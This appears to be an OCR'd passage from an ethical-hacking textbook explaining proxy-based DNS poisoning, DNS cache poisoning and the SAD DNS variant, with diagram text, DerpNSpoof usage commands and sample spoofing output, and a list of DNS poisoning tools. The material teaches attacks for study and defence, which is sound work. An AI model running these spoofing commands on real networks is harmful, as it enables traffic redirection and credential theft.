
As shown in the figure, an attacker sends a Trojan to John's machine that changes his proxy server settings in Internet Explorer to those of the attacker, and redirects the request to a fake website.



What is the IP address of www.xsecurity.com?
John
(IP: 10.0.0.5)
Edit proxy server
Use a proxy server
On
Proxy IP address
Port
Save
Cancel
2
All of John's Web requests go through Attacker's machine
1
Attacker infects John's computer by changing his IE Proxy address to 200.0.0.2
Attacker runs Proxy Server
IP: 200.0.0.2
3
Attacker sends John's request to the Fake website
Real Website
www.xsecurity.com
(IP: 200.0.0.45)
Attacker's fake website sniffs the credential and redirects the request to the real website
4
Fake Website
(IP: 65.0.0.2)

Proxy IP address: 200.0.0.2
Port: 8080
Use the proxy server except for addresses that start with the following entries. Use semicolons (;) to separate entries.
☐ Don't use the proxy server for local (intranet) addresses

Figure 8.50: Proxy server DNS poisoning



DNS Cache Poisoning

- DNS cache poisoning refers to **altering** or **adding forged DNS records** into the DNS resolver cache so that a DNS query is redirected to a malicious site
- If the DNS resolver cannot validate that the DNS responses have been received from an **authoritative source**, it will cache the **incorrect entries** locally, and serve them to users who make a similar request

What is the IP address of www.xsecurity.com?
User
1 Query for DNS info
5 DNS cache at user is updated with IP of fake website
Internal DNS
2 Query for DNS info
3
Authoritative DNS server for xsecutity.com
6 Redirected to a fake website
Send DNS response with IP of a fake website
4
Attacker's fake website sniffs the credential and redirects the request to the real website
Real Website
Fake Website
Attacker
Rogue DNS

DNS Cache Poisoning

DNS cache poisoning refers to altering or adding forged DNS records in the DNS resolver cache so that a DNS query is redirected to a malicious site. The DNS system uses cache memory to hold the recently resolved domain names. The attacker populates it with recently used domain names and their respective IP address entries. When a user request is received, the DNS resolver first checks the DNS cache; if the system finds the domain name that the user requested in the cache, the resolver will quickly send its respective IP address. Thus, it reduces the traffic and time of DNS resolving.

Attackers target and make changes or add entries to this DNS cache. If the DNS resolver cannot validate that the DNS responses have come from an authoritative source, it will cache the incorrect entries locally and serve them to users who make the same request. The attacker replaces the user-requested IP address with the fake IP address and, when the user requests that domain name, the DNS resolver checks the entry in the DNS cache and picks the matched (poised) entry. Then, it redirects the victim to the attacker's fake server instead of the intended server.



What is the IP address of www.xsecurity.com?
User
1
Query for DNS info
Internal DNS
2
Query for DNS info
3
Authoritative DNS server for xsecutity.com
5
DNS cache at user is updated with IP of fake website
6
Redirected to a fake website
Send DNS response with IP of a fake website
4
Attacker's fake website sniffs the credential and redirects the request to the real website
Real Website
Fake Website
Attacker
Rogue DNS

Figure 8.51: DNS cache poisoning


SAD DNS Attack

SAD DNS is a new variant of DNS cache poisoning, in which an attacker injects harmful DNS records into a DNS cache to divert all traffic toward their own servers. With this technique, attackers attempt to mislead client browsers to fake websites infected with malicious files, instead of the legitimate website. Attackers exploit side channels; flaws such as dnsmasq, unbound, and BIN in the latest OSes; and obsolete DNS software used to resolve DNS queries to perform SAD DNS attacks.

DNS Poisoning Tools

DerpNSpoof

DerpNSpoof is a DNS poisoning tool that assists in spoofing the **DNS query packet** of a certain IP address or a group of hosts in the network



```
      Coded by Adrián Fernández Arnal-(@adrianfa5)

    --------------------------------------
   [!] Options to use:
         <ip>  - Spoof the DNS query packets of a certain IP address
         <all> - Spoof the DNS query packets of all hosts
   [!] Examples:
         # python3 DerpNSpoof.py 192.168.1.20 myfile.txt
         # python3 DerpNSpoof.py all myfile.txt
    --------------------------------------
   [i] Spoofing DNS responses...
   [#] Spoofed response sent to [192.168.1.174]: Redirecting [exampledomain1.com] to [1.2.3.4]
   [#] Spoofed response sent to [192.168.1.174]: Redirecting [exampledomain1.com] to [1.2.3.4]
   [#] Spoofed response sent to [192.168.1.174]: Redirecting [exampledomain1.com] to [1.2.3.4]
   [#] Spoofed response sent to [192.168.1.174]: Redirecting [exampledomain1.com] to [1.2.3.4]
   [#] Spoofed response sent to [192.168.1.174]: Redirecting [exampledomain1.com] to [1.2.3.4]
   [#] Spoofed response sent to [192.168.1.174]: Redirecting [exampledomain1.com] to [1.2.3.4]
```

https://github.com

DNS Spoof
https://github.com

DNS-poison
https://github.com

Ettercap
https://www.ettercap-project.org

Evilgrade
https://github.com

DNS Poisoning Tool
https://github.com

DNS Poisoning Tools

